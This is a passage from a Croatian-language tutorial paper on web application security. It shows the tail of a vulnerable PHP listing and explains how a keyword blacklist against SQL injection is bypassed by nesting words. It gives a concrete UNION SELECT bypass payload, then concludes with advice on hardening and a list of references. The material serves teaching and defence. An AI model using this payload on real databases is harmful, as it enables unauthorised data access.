                echo "Pogresan upit!!!<br><br>".$err;
        }

        echo "Rezultat:<br>";
        while ($a = mysql_fetch_row($res))
        {
                echo "Ime:".$a[0]."<br>" . "Prezime:" . $a[1]."<br><br>";

        }
}
?>
</body>
</html>
```

Kao što je vidljivo iz priloženog, Web aplikacija je ranjiva na napad umetanja SQL naredbi. Prije povezivanja na bazu, iz korisničkog se unosa filtriraju riječi koje upućuju na napad umetanja SQL naredbi (`--`, `select`, `update`, `insert`, `drop`, `delete`). Svaki pokušaj klasičnog napada umetanja SQL naredbi biti će onemogućen jer će specijalne riječi biti filtrirane iz upita. Osnovni koncept svih filtara uglavnom je sličan, pa su im i ranjivosti slične. Navedeni filtar može se izbjeći na sličan način kao i filtar u PERL *reverse traversal* primjeru. Ukoliko neovlašteni korisnik umjesto niza 'SELECT' koristi niz 'SELSELECTECT', nakon filtriranja izbacuje se podcrtani niz nakon čega ostaje 'SELECT', pa je napad umetanja SQL naredbi opet izvediv. Na slici 5 prikazano je jednostavno iskorištavanje ranjivosti umetanja SQL naredbi i zaobilaženje navedenog filtra. Upit koji treba poslati za zaobilaženje SQL filtra je npr. `" UNION SELSELECTECT * FROM VULNTABLE WHERE "" = "`.



Slika 5: Zaobilaženje filtra za napade umetanja SQL naredbi

5. Zaključak

U današnje vrijeme kada su Web aplikacije najčešće mete neovlaštenih korisnika, vrlo je važno održati njihovu sigurnost na što višoj razini. Određene ranjivosti koje se smatraju propustima niskog sigurnosnog rizika, iskusniji neovlašteni korisnici mogu iskoristi za zlonamjerne radnje koje mogu biti mnogo destruktivnije nego što je to očito na prvi pogled. Iz tog razloga vrlo je važno da Web aplikacije budu maksimalno zaštićene.

U ovom dokumentu analizirani su neki tipični propusti Web aplikacija, načini na koje ih je moguće iskoristiti te metode njihovog uklanjanja. Važno je napomenuti da su ovo samo neki od primjera, i da su u praksi mogući mnogo složeniji scenariji koji na različite načine mogu ugroziti sigurnost sustava na kojima se aplikacije pokreću.

6. Reference

[1] Gregory Gilliss, "CGI and CGI holes", http://www.phrack.org/show.php?p=49&a=8
[2] Rain.Forrest.Puppy, "PERL CGI problems", http://www.phrack.org/show.php?p=55&a=7
[3] David Wheeler, Secure Programming for Linux and Unix HOWTO
[4] Chris Shiflett, "PHP Security"